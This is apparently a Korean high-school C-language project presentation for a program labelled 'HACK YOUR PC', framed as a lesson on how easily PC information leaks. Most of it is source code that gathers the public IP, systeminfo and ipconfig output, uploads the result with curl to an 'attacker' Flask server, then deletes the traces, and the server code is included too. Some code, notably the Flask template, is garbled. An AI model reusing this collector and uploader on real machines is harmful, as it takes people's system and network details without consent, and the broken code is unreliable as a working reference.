

1학기 C언어 개인 프로젝트

\$%&'()*+,-./:;<=>?@A-B,C-D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z,[_`a,b,c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z,[_`

10205 김승중


개발 목표

- 목적: 사용자 PC의 정보 탈취 (공인IP, OS, MAC Address)
- 작동 방식: PowerShell 커맨드를 통한 정보 출력 * 저장
- 이후 공격자의 웹 사이트로 출력*저장된 파일을 업로드
- 생성되었던 저장 파일을 삭제

프로젝트 목적

- 목적 :
- 사람들에게 자신들의 PC 정보가 쉽게 노출될 수 있다는 경각심을 알리기 위함

프로그램 동작 과정



소스코드 (1)

- 메인화면:

```
void opening() {
    const char* ascii_art =
        "      .-\"\"\"\"\"\"\"\"\"\"-.\\\"\\\"\\n"
        "      /      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      | 0      0 |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      |  '---'  |-----| 0      0 |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      |  .---.  |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      |  '---'  |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      | / /      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      | (-|      |-) \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      |  .---.  |      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "      \\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\\"\\n"
        "-----\\n"
        "\\n"
        "                                HACK YOUR PC !\\n"
        "\\n"
        "-----\\n"
        "\\n";

    printf("%s", ascii_art);
    Sleep(5000);
}
```

소스코드 (2)

• 정보 저장 * 출력:

```
void print_public_ip() {
    system("curl -s ifconfig.me > ip.txt");
    FILE* ip_file = fopen("ip.txt", "r");
    if(ip_file == NULL) {
        wprintf(L"IP 주소를 얻을 수 없습니다.\n");
        return;
    }

    char ip[16];
    fgets(ip, 16, ip_file);
    wprintf(L"공인 아이피 주소: %hs\n", ip);

    fclose(ip_file);
}

void print_public_ip_2() {
    system("curl -s ifconfig.me > ip.txt");
    FILE* ip_file = fopen("ip.txt", "r");
    if(ip_file == NULL) {
        wprintf(L"IP 주소를 얻을 수 없습니다.\n");
        return;
    }

    char ip[16];
    fgets(ip, 16, ip_file);
    //wprintf(L"공인 아이피 주소: %hs\n", ip);

    fclose(ip_file);
}

const wchar_t* commands[Command_Count] = {
    L"color a",
    L"echo 0",
    L"systeminfo > user_info.txt",
    L"echo.",
    L"cls"
};

wchar_t host_name[500];
wchar_t os_name[500];
wchar_t os_version[500];
wchar_t registered_owner[500];
wchar_t system_manufacturer[500];
wchar_t system_model[500];
wchar_t system_type[500];
wchar_t processor[500];
wchar_t windows_directory[500];
wchar_t available_memory[500];
wchar_t network_card[1000];

void start_to_steal_info() {
    for (int i = 0; i < Command_Count; i++) {
        _system(commands[i]);
    }
}
```

```
void steal_to_user_info() {
    FILE* file = _wfopen(L"user_info.txt", L"r", ccs=UNICODE);
    if (file == NULL) {
        printf("user_info.txt 파일을 열 수 없습니다.\n");
        return;
    }

    wchar_t line[500];
    while (fgetws(line, sizeof(line) / sizeof(line[0]), file)) {
        wchar_t* colon = wcschr(line, L':');
        if (colon == NULL)
            continue;

        wchar_t* value = colon + 2;
        size_t value_length = wcslen(value);

        if (wcsstr(line, L"호스트 이름") != NULL)
            wcsncpy(host_name, value, sizeof(host_name) / sizeof(host_name[0]) - 1);
        else if (wcsstr(line, L"OS 이름") != NULL)
            wcsncpy(os_name, value, sizeof(os_name) / sizeof(os_name[0]) - 1);
        else if (wcsstr(line, L"OS 버전") != NULL)
            wcsncpy(os_version, value, sizeof(os_version) / sizeof(os_version[0]) - 1);
        else if (wcsstr(line, L"등록된 소유자") != NULL)
            wcsncpy(registered_owner, value, sizeof(registered_owner) / sizeof(registered_owner[0]) - 1);
        else if (wcsstr(line, L"시스템 제조업체") != NULL)
            wcsncpy(system_manufacturer, value, sizeof(system_manufacturer) /
                sizeof(system_manufacturer[0]) - 1);
        else if (wcsstr(line, L"시스템 모델") != NULL)
            wcsncpy(system_model, value, sizeof(system_model) / sizeof(system_model[0]) - 1);
        else if (wcsstr(line, L"시스템 종류") != NULL)
            wcsncpy(system_type, value, sizeof(system_type) / sizeof(system_type[0]) - 1);
        else if (wcsstr(line, L"프로세서") != NULL)
            wcsncpy(processor, value, sizeof(processor) / sizeof(processor[0]) - 1);
        else if (wcsstr(line, L"Windows 디렉터리") != NULL)
            wcsncpy(windows_directory, value, sizeof(windows_directory) / sizeof(windows_directory[0]) -
                1);
        else if (wcsstr(line, L"사용 가능한 최대 메모리") != NULL)
            wcsncpy(available_memory, value, sizeof(available_memory) / sizeof(available_memory[0]) - 1);

        value[min(value_length, sizeof(host_name) / sizeof(host_name[0]) - 1)] = L'\0';
    }
}
```

소스코드 (3)

- 대표 정보를 사용자에게 출력:

```
wprintf(L"*****\n");
wprintf(L"탈취된 정보는 다음과 같습니다:\n");
puts("");
wprintf(L"호스트 이름: %s\n", host_name);
print_public_ip(); // 공인 아이피 출력
puts("");
wprintf(L"OS 이름: %s\n", os_name);
wprintf(L"OS 버전: %s\n", os_version);
wprintf(L"등록된 소유자: %s\n", registered_owner);
wprintf(L"시스템 제조업체: %s\n", system_manufacturer);
wprintf(L"시스템 모델: %s\n", system_model);
wprintf(L"시스템 종류: %s\n", system_type);
wprintf(L"프로세서: %s\n", processor);
wprintf(L"Windows 디렉터리: %s\n", windows_directory);
wprintf(L"사용 가능한 실제 메모리: %s\n", available_memory);
wprintf(L"당신의 컴퓨터 정보가 해커에게 수집되어 해커의 서버로 전송되었습니다.\n");
wprintf(L"*****\n");
}
```

소스코드 (4)

- 해커에게 보낼 파일 생성
- 파일 업로드 함수
- 생성 파일 삭제

```
void go_to_hacker()
{
    system("curl ifconfig.me > result.txt");
    system("systeminfo >> result.txt");
    system("ipconfig /all >> result.txt");
}

void upload_file(const char* filename, const char* url) {
    char command[500];
    sprintf(command, "curl -F file=@%s %s", filename, url);
    system(command);
}

void delete_temp_files() {
    // 생성 파일들을 삭제합니다.
    remove("ip.txt");
    _wremove(L"user_info.txt");
    _wremove(L"result.txt");
}
```


소스코드 (5)

- Main 함수

```
int main() {
    opening();

    _wsetlocale(LC_ALL, L"korean");
    start_to_steal_info();
    steal_to_user_info();

    go_to_hacker();
    upload_file("result.txt", "http://127.0.0.1:5000"); // 해커의 사이트로 파일 업로드

    delete_temp_files();

    int cnt = 1;

    while(1)
    {
        printf("\n");

        cnt++;
        if(cnt==100)break;
    }

    opening();

    wprintf(L"당신의 정보가 손쉽게 노출될 수 있다는 점을 항상 유의하세요 !\n");
    wprintf(L"이 프로그램은 C언어 기반으로 만들어졌으며 선린인터넷고등학교 재학생 김승중이 만들었습니다.\n");
    wprintf(L"본 프로그램은 프로젝트 제작 및 발표 외에 용도로는 사용되지 않습니다.\n");

    Sleep(20000);

    return 0;
}
```

소스코드 (6)

- 공격자의 웹 사이트



Upload new File

파일 선택

선택된 파일 없음

Upload

```
from flask import Flask, request, render_template
from werkzeug.utils import secure_filename
from werkzeug.exceptions import RequestEntityTooLarge
import os
import chardet

UPLOAD_FOLDER = 'C:\\test_down'
ALLOWED_EXTENSIONS = {'txt', 'pdf', 'docx', 'xlsx'} # 허용할 파일 확장자 목록

app = Flask(__name__, template_folder='my_templates')
app.config['UPLOAD_FOLDER'] = UPLOAD_FOLDER
app.config['MAX_CONTENT_LENGTH'] = 10 * 1024 * 1024 * 1024 # 10GB

def allowed_file(filename):
    return '.' in filename and filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

def detect_encoding(file_path):
    with open(file_path, 'rb') as f:
        result = chardet.detect(f.read())
    return result['encoding']


@app.route('/', methods=['GET', 'POST'])
def upload_file():
    if request.method == 'POST':
        file = request.files['file']
        if file and allowed_file(file.filename):
            filename = secure_filename(file.filename)
            file_path = os.path.join(app.config['UPLOAD_FOLDER'], filename)
            file.save(file_path)

            # 파일 크기 검사
            file_size = os.path.getsize(file_path)
            max_file_size = 10 * 1024 * 1024 * 1024 # 10GB
            if file_size > max_file_size:
                raise RequestEntityTooLarge("Uploaded file is too large.")

            encoding = detect_encoding(file_path)
            with open(file_path, 'r', encoding=encoding) as f:
                content = f.read()
            return render_template('file_content.html', content=content)
        return ''
    <doctype html>
    <title>Upload new File</title>
    <h1>Upload new File</h1>
    <form method=post enctype=multipart/form-data>
    <input type=file name=file>
    <input type=submit value=Upload>
    </form>
    '''

if __name__ == '__main__':
    app.run(debug=True)
```

프로그램 작동 영상



감사합니다.

도와준 이들:
김민재_1
ChatGPT
Copilot